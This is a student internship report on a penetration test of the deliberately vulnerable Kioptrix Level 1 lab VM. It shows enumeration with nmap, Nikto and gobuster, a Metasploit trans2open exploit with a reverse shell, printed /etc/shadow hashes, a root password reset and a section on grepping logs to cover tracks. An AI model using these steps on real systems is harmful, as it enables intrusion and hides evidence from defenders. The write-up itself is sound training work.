

ICT ACADEMY OF KERALA

Summer Internship Report

Cyber Security



Institute : MARIAN COLLEG OF ENGINEERING

Team members : Divya Mary John, Eric Thomas Vinu, Alan Francis

Group No : 4

Author : *Alan Francis*

Difficulty : Beginner

KIOPTRIX LEVEL 1 PENTERATION TEST REPORT

Objective:


To gain root access to the Kroptrix Level 1 Virtual Machine.

Introduction:

This report outlines the penetration testing process performed on the **Kroptrix Level 1 virtual machine**, a purposely vulnerable Linux-based system designed for ethical hacking practice. The objective of the assessment was to simulate real-world attack scenarios by identifying exploitable vulnerabilities and leveraging them to gain unauthorized access. The testing process involved various stages, including network enumeration, service identification, vulnerability analysis, and exploitation. The goal was to demonstrate how outdated services can be abused by attackers, reinforcing the importance of regular system updates and secure configurations.

Step One : Installation and Network setup

After extracting the Kioptix VM file using WinRar, create a new VM named kioptix_1 , set network>adapter> host-only > ok , Same as in kali .



KIOPTRIX

Kioptix is a series of deliberately vulnerable Linux virtual machines designed for practicing penetration testing and ethical hacking. The first level, Kioptix Level 1, simulates a real-world environment where users must identify and exploit known vulnerabilities to gain root access.

In an order start the kioptix then the Kali. An initial page will be load on the kioptix for few seconds, after loading a visible login option will be appear, not need to login.

```
WARNING: This is a vulnerable system, DO NOT run this OS in a production environment. Nor should you give this system access to the outside world (the Internet - or Interwebs..)
```

```
Good luck and have fun!
```

```
kioptix login: john  
Password:
```

```
(kali㉿alan)-[~/Downloads]
└─$ nmap -sn 192.168.56.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-24 07:10 EDT
Nmap scan report for 192.168.56.1
Host is up (0.0011s latency).
MAC Address: 0A:00:27:00:00:13 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.0013s latency).
MAC Address: 08:00:27:68:A7:0D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.103
Host is up (0.0021s latency).
MAC Address: 08:00:27:20:FB:D2 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.102
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.10 seconds
```

A new IP is visible 192.168.56.103, To further confirm it use a comment ‘**nbtscan**’.

```
(kali㉿alan)-[~]
└─$ nbtscan 192.168.56.103
Doing NBT name scan for addresses from 192.168.56.103
IP address      NetBIOS Name      Server      User      MAC address
192.168.56.103  KIOPTRIX          <server>    KIOPTRIX  00:00:00:00:00:00
```

Scanning and Enumeration using “nmap”

This comment is used identify the open ports and services.

```
(kali㉿alan)-[~]
└─$ nmap -sS -sV -O -p- 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-22 22:37 EDT
Nmap scan report for 192.168.56.103
Host is up (0.024s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
32768/tcp open  status      1 (RPC #100024)
MAC Address: 08:00:27:20:FB:D2 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 110.86 seconds
```

The Nmap scan revealed open ports for SSH, HTTP/HTTPS and SMB. These services were identified as potential attack vectors.

Nessus

After the nmap scanning we know the essential things but for more information on the IP's vulnerability we can perform NESSUS, ' is a powerful **vulnerability scanner** developed by **Tenable, Inc.**. It's used to **identify security issues** in systems, networks, and applications.'

Step 1: Install Nessus

```
wget
```


```
https://www.tenable.com/downloads/api/v1/public/pages/nessus/downloads/16964/download?i_agree_to_tenable_license_agreement=true -O Nessus.deb
```

```
sudo dpkg -i Nessus.deb
```

```
sudo systemctl start nessusd
```

Step 2: Access Nessus Web Interface

Using <https://localhost:8834>, after login start scanning...



A scan report appears, after analyzing it got some information on the Vulnerability's

Sev ▾	CVSS ▾	VPR ▾	EPSS ▾	Name ▾	Family ▾	Count ▾	⚙️
CRITICAL	9.8	SSL Version 2 and 3 Protocol Detection	Service detection	1	🔗
MIXED	Openbsd Openssh (Multiple Issues)	Misc.	32	🔗
MIXED	Apache Httpd (Multiple Issues)	Web Servers	28	🔗
MIXED	OpenSSL (Multiple Issues)	Web Servers	28	🔗
MIXED	Apache HTTP Server (Multiple Issues)	Web Servers	20	🔗

As we can see there are may more vulnerability and it's details.

Nikto

It is an open-source web server scanner that performs comprehensive tests against web servers to identify:

- Outdated software versions
- Dangerous files and scripts

- Configuration issues (e.g., directory listing enabled)
- Default credentials
- Server misconfiguration

Use the command “nikto -h http://192.168.56.103”

```
$ nikto -h http://192.168.56.103
- Nikto v2.5.0
_____
+ Target IP:      192.168.56.103
+ Target Hostname: 192.168.56.103
+ Target Port:    80
+ Start Time:    2025-07-05 00:49:11 (GMT-4)
_____
+ Server: Apache/1.3.20 (Unix) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ /: Server may leak inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime: Wed Sep  5 23:12:46 2001. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: Apache is vulnerable to XSS via the Expect header. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3918
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.9.6) (may depend on server version).
+ OpenSSL/0.9.6b appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch and will be supported until Nov 11 2023.
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution.
+ Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system.
+ Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi.
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell
.
```

From the NIKTO findings

A Nikto scan was conducted on the Kioptix Level 1 target (192.168.56.103) to identify web server vulnerabilities. The scan revealed that the system is running an outdated Apache 1.3.20 server with mod_ssl 2.8.4 and OpenSSL 0.9.6b, all of which are known to have multiple security flaws. The server supports insecure HTTP methods like TRACE, and lacks essential headers such as X-Frame-Options and X-Content-Type-Options, exposing it to clickjacking and MIME-type attacks. These findings confirmed the presence of known vulnerabilities, making the system susceptible to buffer overflows and XSS attacks, and helped guide the exploitation using legacy tools like OpenLuck. In summary, the Nikto scan revealed that the target server is running outdated and insecure software, lacks basic web security configurations, and allows risky HTTP methods. These weaknesses greatly increase the attack surface and could be exploited using publicly available tools and exploits.

a. HTTP:

Accessing the HTTP services revealed a test page with limited information . Further web application testing was not pursued in this assessment.

Test Page

This page is used to test the proper operation of the Apache Web server after it has been installed. If you can read this page, it means that the Apache Web server installed at this site is working properly.

If you are the administrator of this website:

You may now add content to this directory, and replace this page. Note that until you do so, people visiting your website will see this page, and not your content.

If you have upgraded from Red Hat Linux 6.2 and earlier, then you are seeing this page because the default **DocumentRoot** set in */etc/httpd/conf/htpd.conf* has changed. Any subdirectories which existed under */home/httpd* should now be moved to */var/www*. Alternatively, the contents of */var/www* can be moved to */home/httpd*, and the configuration file can be updated accordingly.

If you are a member of the general public:

The fact that you are seeing this page indicates that the website you just visited is either experiencing problems, or is undergoing routine maintenance.

If you would like to let the administrators of this website know that you've seen this page instead of the page you expected, you should send them e-mail. In general, mail sent to the name "webmaster" and directed to the website's domain should reach the appropriate person.

For example, if you experienced problems while visiting www.example.com, you should send e-mail to "webmaster@example.com".

The Apache [documentation](#) has been included with this distribution.

For documentation and information on Red Hat Linux, please visit the [Red Hat, Inc.](#) website. The manual for Red Hat Linux is available [here](#).

You are free to use the image below on an Apache-powered Web server. Thanks for using Apache!



You are free to use the image below on a Red Hat Linux-powered Web server. Thanks for using Red Hat Linux!



For more details use gobuster.

Gobuster dir -u <http://192.168.56.103> -w /usr/share/wordlist/dirb/common.txt

```
Starting gobuster in directory enumeration mode
=====
./hta                                (Status: 403) [Size: 268]
./htpasswd                            (Status: 403) [Size: 273]
./htaccess                            (Status: 403) [Size: 273]
/~operator                            (Status: 403) [Size: 273]
/~root                                (Status: 403) [Size: 269]
/cgi-bin/                             (Status: 403) [Size: 272]
/index.html                           (Status: 200) [Size: 2890]
/manual                               (Status: 301) [Size: 294] [→ http://127.0.0.1/manual/]
/mrtg                                (Status: 301) [Size: 292] [→ http://127.0.0.1/mrtg/]
/usage                                (Status: 301) [Size: 293] [→ http://127.0.0.1/usage/]
```

A page is seems to be open from the gobuster findings

http://192.168.56.103/manual/mod/mod_ssl/

Mod_SSL

IT is an Apache HTTP Server module that enables **SSL/TLS encryption**, allowing secure communication over HTTPS. It integrates with the **OpenSSL** library to provide encrypted connections between clients and web servers, protecting data from interception or tampering. However, earlier versions of mod_ssl—such as **mod_ssl 2.8.4 with OpenSSL 0.9.6b**—contained a critical **buffer overflow vulnerability** (CVE-2002-0082). This flaw could be exploited remotely to execute arbitrary code with root privileges, as seen in the

vulnerable setup of **Koptrix Level 1**. Attackers commonly exploit this using tools like **OpenFuck**, which sends a specially crafted SSL request to gain shell access. This highlights the importance of keeping encryption modules updated, as vulnerabilities in these components can compromise the entire system's security.



Fig.

After a detailed research on the mod_ssl and the '**Apache mod_ssl < 2.8.7 OpenSSL Buffer Overflow**' I got nothing it simply say's a "good bye"

Apache mod_ssl < 2.8.7 OpenSSL Buffer Overflow

- [CVE-2002-0082](#) and [CVE-2002-0656](#)
- ExploitDB ID: 764
- Official Title: *Apache mod_ssl <= 2.8.6 OpenSSL - Remote Buffer Overflow*

The vulnerability lies in the **Apache mod_ssl** module when linked with vulnerable versions of **OpenSSL**.

```

0x88 - SuSE Linux 8.0 (apache-1.3.23-120)
0x89 - SuSE Linux 8.0 (apache-1.3.23-137)
0x8a - Yellow Dog Linux/PPC 2.3 (apache-1.3.22-6.2.3a)

Fuck to all guys who like use lamah ddos. Read SRC to have no surprise

[~(kali㉿alan)-[~/OpenFuck]
$ ./OpenFuck 0x6a 192.168.56.103 443 -c 40

*****
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*****  

* by SPABAM with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena irc.brasnet.org *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****  

*****  

Connection ... 40 of 40
Establishing SSL connection
cipher: 0x4043808c ciphers: 0x80f8050
Ready to send shellcode
Spawning shell ...
Good Bye!

```

b. SMB Enumeration:

Metasploit is an open-source penetration testing framework widely used by cybersecurity professionals and ethical hackers to identify, exploit, and validate vulnerabilities in systems. It provides a modular environment where users can choose from a vast collection of exploits, payloads, scanners, and post-exploitation tools. The core component, msfconsole, allows for efficient command-line interaction, enabling tasks such as vulnerability scanning, payload deployment, and session management. Metasploit streamlines the exploitation process by allowing users to configure parameters like the target IP (RHOST), payload type, and attack method with ease. In Capture The Flag (CTF) environments and real-world penetration tests, Metasploit is especially valuable for automating attacks and gaining remote access to target machines, making it a fundamental tool in the ethical hacking toolkit.

- msfconsole: starts the Metasploit console.

➤ `search smb_version` : searches for modules related to SMB versions

```
msf6 > search smb_version

Matching Modules
=====
#  Name                                Disclosure Date  Rank   Check  Description
-  --
0  auxiliary/scanner/smb/smb_version    .              normal  No     SMB Version Detect
```

Set the target ip 192.168.56.103 to scanned as the RHOSTS ip and run:

- **use 0**: select the identified SMB version detection module .
- **show options** : Displays the module's options.
- **Set RHOSTS 192.168.56.103**: set the target IP address.
- **Run**: Execute the module.

```
msf6 > use 0
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):
Name      Current Setting  Required  Description
---      ---            ---        ---
RHOSTS          yes           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
PORT            445          no        The target port (TCP)
THREADS         1             yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf6 auxiliary(scanner/smb/smb_version) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.17/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.56.103:139   - Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.56.103      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > Interrupt: use the 'exit' command to quit
```

The scan identified the samba versions as 2.2.1a running on TCP port 139.

Exploitation

A search for known vulnerabilities associated with samba 2.2.1a was conducted using online resources. The **trans2open** vulnerability was identified.

Trans2open

The **trans2open vulnerability** is a buffer overflow found in **Samba versions prior to 2.2.8**, specifically affecting the handling of Trans2 requests over SMB. This flaw allows an unauthenticated remote attacker to execute arbitrary code with **root privileges** on vulnerable Linux systems running Samba. In penetration testing labs like **Koptrix Level 1**, the target machine often runs **Samba 2.2.1a**, which is vulnerable to this exploit. *Using Metasploit's exploit/multi/samba/trans2open module*, attackers can deliver a payload such as a reverse shell by specifying the remote host (RHOST) and local host (LHOST) parameters. Once executed, the payload grants shell access as **root**, demonstrating a full system compromise due to poor input validation in older Samba implementations. This exploit highlights the importance of keeping network services updated and hardened against legacy vulnerabilities.

Use the comment *Search trans2open*

```
msf6 auxiliary(scanner/smb/smb_version) > search trans2open
[+] Searching for modules containing "trans2open" ...
Matching Modules
=====
#  Name
-  --
0  exploit/freebsd/samba/trans2open
Overflow (*BSD x86)
1  exploit/linux/samba/trans2open
Overflow (Linux x86)
2  exploit/osx/samba/trans2open
Overflow (Mac OS X PPC)
3  exploit/solaris/samba/trans2open
Overflow (Solaris SPARC)
4    \_ target: Samba 2.2.x - Solaris 9 (sun4u) - Bruteforce .
5    \_ target: Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce .

      Disclosure Date  Rank   Check  Description
      2003-04-07  great  No     Samba trans2open
      .              .     .     .
      .              .     .     .

Interact with a module by name or index. For example info 5, use 5 or use exploit/solaris/samba/trans2open
After interacting with a module you can manually set a TARGET with set TARGET 'Samba 2.2.x - Solaris 7/8 (sun4u) -
```

From the findings we can use the exploit/linux/samba/trans2open module ,which is on no.1.

So I use the command

- **Show options:** Displays the exploit module's options.
- **Use the exploit :** selects the appropriate Linux trans2open exploit module.
- **Set payload <payload_name>:** sets the payload
- **Set RHOSTS 192.168.56.103:** Sets the target IP address.

```
msf6 auxiliary(scanner/smb/smb_version) > use exploit/linux/samba/trans2open
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):
Name  Current Setting  Required  Description
---  ---  ---
RHOSTS          yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          139        yes        The target port (TCP)

Payload options (linux/x86/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
---  ---  ---
LHOST  10.0.2.15       yes        The listen address (an interface may be specified)
LPORT  4444            yes        The listen port

Exploit target:
Id  Name
--  --
0  Samba 2.2.x - Bruteforce

View the full module info with the info, or info -d command.

msf6 exploit(linux/samba/trans2open) > set RHOST 192.168.56.103
RHOST => 192.168.56.103
```

After searching for available payloads within the Metasploit Framework, a suitable one was identified: **linux/x86/shell_reverse_tcp**. This payload was selected to establish a reverse shell connection from the target system back to the attacker's machine.

```

enum4linux x msfconsole x github x VPN x kali@alan: ~/Downloads x
Interrupt: use the 'exit' command to quit
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):
Name  Current Setting  Required  Description
RHOSTS  192.168.56.103  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT   139             yes        The target port (TCP)

Payload options (linux/x86/shell_reverse_tcp):
Name  Current Setting  Required  Description
CMD    /bin/sh          yes        The command string to execute
LHOST  192.168.56.102  yes        The listen address (an interface may be specified)
LPORT  4444             yes        The listen port

Exploit target:
Exploit target: all.com
  Next ▶
  Overview
  Id  Name
  --  --
  0  Samba 2.2.x - Bruteforce

View the full module info with the info, or info -d command.

msf6 exploit(linux/samba/trans2open) > run
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 192.168.56.103:139 - Trying return address 0xbfffffdfc...
[*] 192.168.56.103:139 - Trying return address 0xbfffffcfc...
[*] 192.168.56.103:139 - Trying return address 0xbfffffbfc...
[*] 192.168.56.103:139 - Trying return address 0xbfffffafc...
[*] 192.168.56.103:139 - Trying return address 0xbfffff9fc...
[*] 192.168.56.103:139 - Trying return address 0xbfffff8fc...
[*] 192.168.56.103:139 - Trying return address 0xbfffff7fc...
[*] 192.168.56.103:139 - Trying return address 0xbfffff6fc...
[*] Command shell session 4 opened (192.168.56.102:4444 → 192.168.56.103:32785) at 2025-06-23 09:21:11 -0400

```

A shell have opened , I tried some basic comments like :

```

whoami      # Confirm user (already shown: root)
id          # User ID and group info
w           # Who is logged in
last         # Login history
cat /etc/passwd # All system users
cat /etc/shadow # (Root-only) Hashed passwords

```

```

[*] Command shell session 19 opened (192.168.56.102:4444 → 192.168.56.103:32828) at 2025-06-25 08:20:41 -0400
whoami
root
uname -a
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
hostname
kioptrix.level1
/bin/bash -i
bash: no job control in this shell
[root@kioptrix tmp]# history
history
  1  ls
  2  mail
  3  mail
  4  clear
  5  echo "ls" > .bash_history && poweroff

```

As we can see some hidden files in the history. Based on the results from the internet I found the **flag**  in the mail. In the prompt [root@kioptix tmp]# , just enter the comment 'mail'.

```
19 cat mail
20 clear
21 exit
ssl v22@history
[root@kioptix tmp]# mail
mail
Mail version 8.1 6/6/93. Type ? for help.
"/var/mail/root": 9 messages 8 new 9 unread
U 1 root@kioptix.level1 Sat Sep 26 11:42 15/481 "About Level 2"
>N 2 root@kioptix.level1 Thu Jun 19 11:00 18/524 "LogWatch for kioptix"
N 3 root@kioptix.level1 Fri Jun 20 11:20 251/12509 "LogWatch for kioptix"
N 4 root@kioptix.level1 Fri Jun 20 11:22 48/2195 "Anacron job 'cron.dai"
N 5 root@kioptix.level1 Sat Jun 21 12:44 414/20753 "LogWatch for kioptix"
N 6 root@kioptix.level1 Sat Jun 21 12:46 48/2195 "Anacron job 'cron.dai"
N 7 root@kioptix.level1 Mon Jun 23 02:37 18/524 "LogWatch for kioptix"
N 8 root@kioptix.level1 Mon Jun 23 02:40 48/2195 "Anacron job 'cron.dai"
N 9 root@kioptix.level1 Mon Jun 23 04:02 18/524 "LogWatch for kioptix"
1
Message 1:
From root Sat Sep 26 11:42:10 2009
Date: Sat, 26 Sep 2009 11:42:10 -0400
From: root <root@kioptix.level1>
To: root@kioptix.level1
Subject: About Level 2

If you are reading this, you got root. Congratulations.
Level 2 won't be as easy ...

2
Message 2:
From root Thu Jun 19 11:00:29 2025
Date: Thu, 19 Jun 2025 11:00:28 -0400
From: root <root@kioptix.level1>
To: root@kioptix.level1
Subject: LogWatch for kioptix.level1

#####
# LogWatch 2.1.1 Begin #####
#####

##### LogWatch End #####
```

As we can see the flag has been captured successfully .

PASSWD

If we try to dig deep we can see some user's and their hash in the *cat /etc/shadow* file

```
cat /etc/shadow
root:$1$V86BPtqz$Wa/YvUB4G4TAhbCiEn651/:20272:0:99999:7 :::
bin:*:14513:0:99999:7 :::
```


A root with hash is available and some other users are also viewed, like

```
john:$1$zL4.MR4t$26N4YpTGceB00gTX6TAky1:14513:0:99999:7 :::
harold:$1$Xx6dZd0d$IMOGACl3r757dv17LZ9010:14513:0:99999:7 :::
```

After spending a lot of time cracking the hash I found out that I still don't have the full permission to the system because the root is still protected means no sudo permissions, Here comes the Passwd comment, with the help of this comment we can create a new password for the root.

```
[*] 192.168.56.103:139 - Trying return address 0xbffff9fc ...
[*] 192.168.56.103:139 - Trying return address 0xbffffafc ...
[*] 192.168.56.103:139 - Trying return address 0xbffff9fc ...
[*] 192.168.56.103:139 - Trying return address 0xbffff8fc ...
[*] 192.168.56.103:139 - Trying return address 0xbffff7fc ...
[*] 192.168.56.103:139 - Trying return address 0xbffff6fc ...
[*] Command shell session 1 opened (192.168.56.102:4444 → 192.168.56.103:32769) at 2025-07-04 10:11:43 -0400
[*] Command shell session 2 opened (192.168.56.102:4444 → 192.168.56.103:32770) at 2025-07-04 10:11:45 -0400
[*] Command shell session 3 opened (192.168.56.102:4444 → 192.168.56.103:32771) at 2025-07-04 10:11:46 -0400
[*] Command shell session 4 opened (192.168.56.102:4444 → 192.168.56.103:32772) at 2025-07-04 10:11:47 -0400
passwd
New password: ■
```

I have created a new password 'nala' to the root. From the nmap result we know that ssh service port is open. So I going to open the ssh of the kioptix using the comment "ssh root@192.168.56.103" before opening the ssh we need to setup the configuration.



After opening the nano paste the configuration in it , during this stage I failed to paste the correct configuration after several failure I got it.



Save the file and exit. Now we are going to open the ssh...

```
(root@alan)-[~/home/kali]
# ssh root@192.168.56.103
root@192.168.56.103's password:
Last login: Sat Jul  5 02:30:18 2025 from 192.168.56.102
unknown terminal "xterm-256color"
unknown terminal "xterm-256color"
[root@kioptix root]# ls
anaconda-ks.cfg
[root@kioptix root]# sudo ls
anaconda-ks.cfg
[root@kioptix root]# cat anaconda-ks.cfg
# Kickstart file automatically generated by anaconda.

install
lang en_US
langsupport --default en_US en_US
keyboard us
mouse generic3ps/2 --device psaux
skipx
network --device eth0 --bootproto dhcp
rootpw --iscrypted $1$U$5$A$70lHKl6Bm7ZMeaEDikMjD.
firewall --disabled
```

We can login to the root by using the newly created password 'nala'. Now we have the full Sudo power of the root. By using 'ls', found the file anaconda, the file contains the details on the firewall, system configuration, root password etc...

One important finding is that I can log in to the user's 'john' and 'Harold' without requiring their passwords. This indicates a possible misconfiguration or weak authentication mechanism, and should be treated as a critical privilege escalation vector.

```
unknown terminal "xterm-256color"
[root@kioptix root]# su harold
[harold@kioptix root]$ ls
ls: ..: Permission denied
[harold@kioptix root]$
```

```
unknown terminal "xterm-256color"
[root@kioptix root]# su john
[john@kioptix root]$ whoami
john
[john@kioptix root]$ uname -a
Linux kioptix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
[john@kioptix root]$ version
bash: version: command not found
[john@kioptix root]$
```

But we don't have the Sudo power after all.

Cover the Trace

We need to hide evidence of unauthorized access on the targeted system. The kali' s IP 192.168.56.102 has been registered in multiple logs. We can find the logs using "grep"

Fig. "grep -r '192.168' /etc/" ("I was unable to include the appropriate screenshot, as I had already cleared the logs before I could capture them.")

```
[root@kioptrix root]# find /var/log -type f -exec grep -H '192.168.56.102' {} \;
Binary file /var/log/lastlog matches
/var/log/secure:Jul  3 17:30:51 kioptrix sshd[1324]: Could not reverse map address 192.168.56.102.
/var/log/secure:Jul  3 17:30:54 kioptrix sshd[1324]: Accepted password for ROOT from 192.168.56.102 port 57020 ssh2
